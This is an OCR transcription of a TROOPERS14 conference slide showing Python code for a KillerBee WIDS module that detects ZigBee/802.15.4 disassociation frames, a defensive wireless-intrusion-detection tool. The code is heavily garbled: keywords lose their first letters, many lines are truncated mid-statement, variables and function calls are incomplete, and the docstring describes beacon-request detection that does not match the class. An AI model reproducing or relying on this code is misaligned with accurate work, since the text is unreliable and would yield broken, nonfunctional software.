
KILLERBEEWIDS

riverloopsecurity.com/projects.html

DATE **TROOPERS14**

TEAM {RYAN | JAVIER}@RIVERLOOPSECURITY.COM
SERGEY@CS.DARTMOUTH.EDU





```
rom scapy.all import Dot15d4FCS, Dot15d4CmdDisassociation, ZigbeeNWKCommandPayload

rom killerbeewids.wids.modules import AnalyticModule
rom killerbeewids.utils import dateToMicro

lass DisassociationStormMonitor(AnalyticModule):
    '''
    This plugin attempts to detect forged beacon request f          could
    be attempting to enumerate the routers/coordinators on          ed
    network. Tools such as KillerBee zbstumbler preform th
    '''
        AnalyticModule.__init__(self, settings, config, "DisassociationStormMonitor")

    def run(self):
        time.sleep(1)
        self.logutil.log('St
        self.active = True
        channel = self.setti

        time.sleep(3)

        # Task drones to cap
        # This will collect
        parameters = {'callb
                      'filte
                         'fcf': (0x0   , 0x  0),
                         'byteoffset'  (7,   ff, 0x 3)
                     }}
                                         droneIndexList=[0], task_plugin='CapturePlugin',
                                         task_channel=channel, task_parameters=parameters)
        if not uuid_dot15d4 == None:
            self.logutil.log('Successfully tasked drone with task: {0}'.format(uuid_dot15d4))
        else:
            self.logutil.log('E                                    ')

          will collect the                          .4 type Data
          ers['filter'] =                           fset within
                         'fcf':
                         'byteo
                     }
          nwk = self.taskD                          sk_plugin='C
                                                    task_paramet
            uuid_zbnwk == None:
            self.logutil.log('Successfully   ked drone with task: {0}'.format(uuid_zbnwk))
        else:
            self.logutil.log('ERROR: Failed  o Task Drone')

        # Get packets from database and run   tistics
        while self.active:
            pkts = self.getPackets(                   d_zbnwk], new=True)
            self.logutil.debug("Fou                   e last check.".format(len(pkts)))
            for pkt in pkts:
                self.logutil.debug(                   }".format(pkt))

                msg         = None
                device      = None
                coordinator = None
                panid       = spkt.d

                # It may be an 802.15.4 disassociation, which our uuid_dot15d4 should collect
                if Dot15d4CmdDisas
                    event_name = 'Dissassociation Frame Detected'
                    if spkt.disassociation_reason == 0x02: # The device wishes to leave the PAN
                        msg         = "802.15.4 Dissassociation Frame (Reason: Device Wishes to Leav
                        device      = spkt.src_addr
                        coordinator = spkt.dest_addr
```

PROJECTS

APIMOTE

KILLERBEEWIDS

riverloopsecurity.com/projects.html

DATE

TROOPERS14

TEAM

{RYAN | JAVIER}@RIVERLOOPSECURITY.COM
SERGEY@CS.DARTMOUTH.EDU